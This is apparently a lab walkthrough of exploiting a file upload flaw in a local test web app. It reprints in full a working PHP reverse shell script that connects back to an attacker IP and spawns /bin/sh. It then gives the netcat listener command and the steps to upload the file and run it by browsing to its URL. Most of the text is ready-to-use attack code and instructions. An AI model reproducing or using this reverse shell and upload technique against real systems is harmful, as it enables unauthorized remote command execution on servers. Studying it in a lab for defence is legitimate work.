A file upload vulnerability in a web application occurs when the application improperly handles user-uploaded files, allowing attackers to upload malicious files.
Create a Reverse Shell Script
In this step, a reverse shell script from Github (https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) was used.
<?php
set_time_limit (0); $VERSION = "1.0"; $ip = '<ATTACKER_MACHINE_IP_ADDRESS>'; //CHANGE THIS $port = <LISTENER_IP_ADDRESS>; //CHANGE THIS $chunk_size = 1400; $write_a = null; $error_a = null; $shell = 'uname -a; w; id; /bin/sh -i'; $daemon = 0; $debug = 0; if (function_exists('pcntl_fork')) {
$pid = pcntl_fork(); if ($pid == -1) { printit("ERROR: Can't fork"); exit(1); } if ($pid) { exit(0); // Parent exits } if (posix_setsid() == -1) { printit("Error: Can't setsid()"); exit(1); } $daemon = 1; } else { printit("WARNING: Failed to daemonise. This is quite common and not fatal."); } chdir("/"); umask(0); $sock = fsockopen($ip, $port, $errno, $errstr, 30); if (!$sock) { printit("$errstr ($errno)"); exit(1); } $descriptorspec = array( 0 => array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w") ); $process = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process)) { printit("ERROR: Can't spawn shell"); exit(1); } stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened reverse shell to $ip:$port"); while (1) { // Check for end of TCP connection if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; } if (feof($pipes[1])) { printit("ERROR: Shell process terminated"); break; } $read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0], $input); } if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input"); fwrite($sock, $input); } if (in_array($pipes[2], $read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input); } } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); function printit ($string) { if (!$daemon) { print "$string\n"; } } ?>
Setup Listening

From the attacker machine, run this command to start listening and note that the port used in this command must be the same port that was set in the reverse shell script:# nc -lvp 1234

Upload the Reverse Shell Script
Back on the target website, upload the reverse shell PHP file to see if it will be accepted by the web server. The screenshot below shows that the file was accepted by the web server and that the file is saved in /hackable/uploads directory.

Execute the Reverse Shell Script

To execute the script, simple navigate to the URL where the uploaded PHP file was saved using the browser’s address bar. In this case, the URL that needs to be accessed is http://127.0.0.1:42001/hackable/uploads/php-reverse-shell.php. Upon hitting the enter key, the web page will display a 504 Gateway Time-out, but this does not mean the reverse shell is unsuccessful.
Check the NetCat Listener
If the execution is successful, a connection will appear on the listener, and an attacker will be able to execute and access files to where the current logged in user has access to.
 Project Puchufy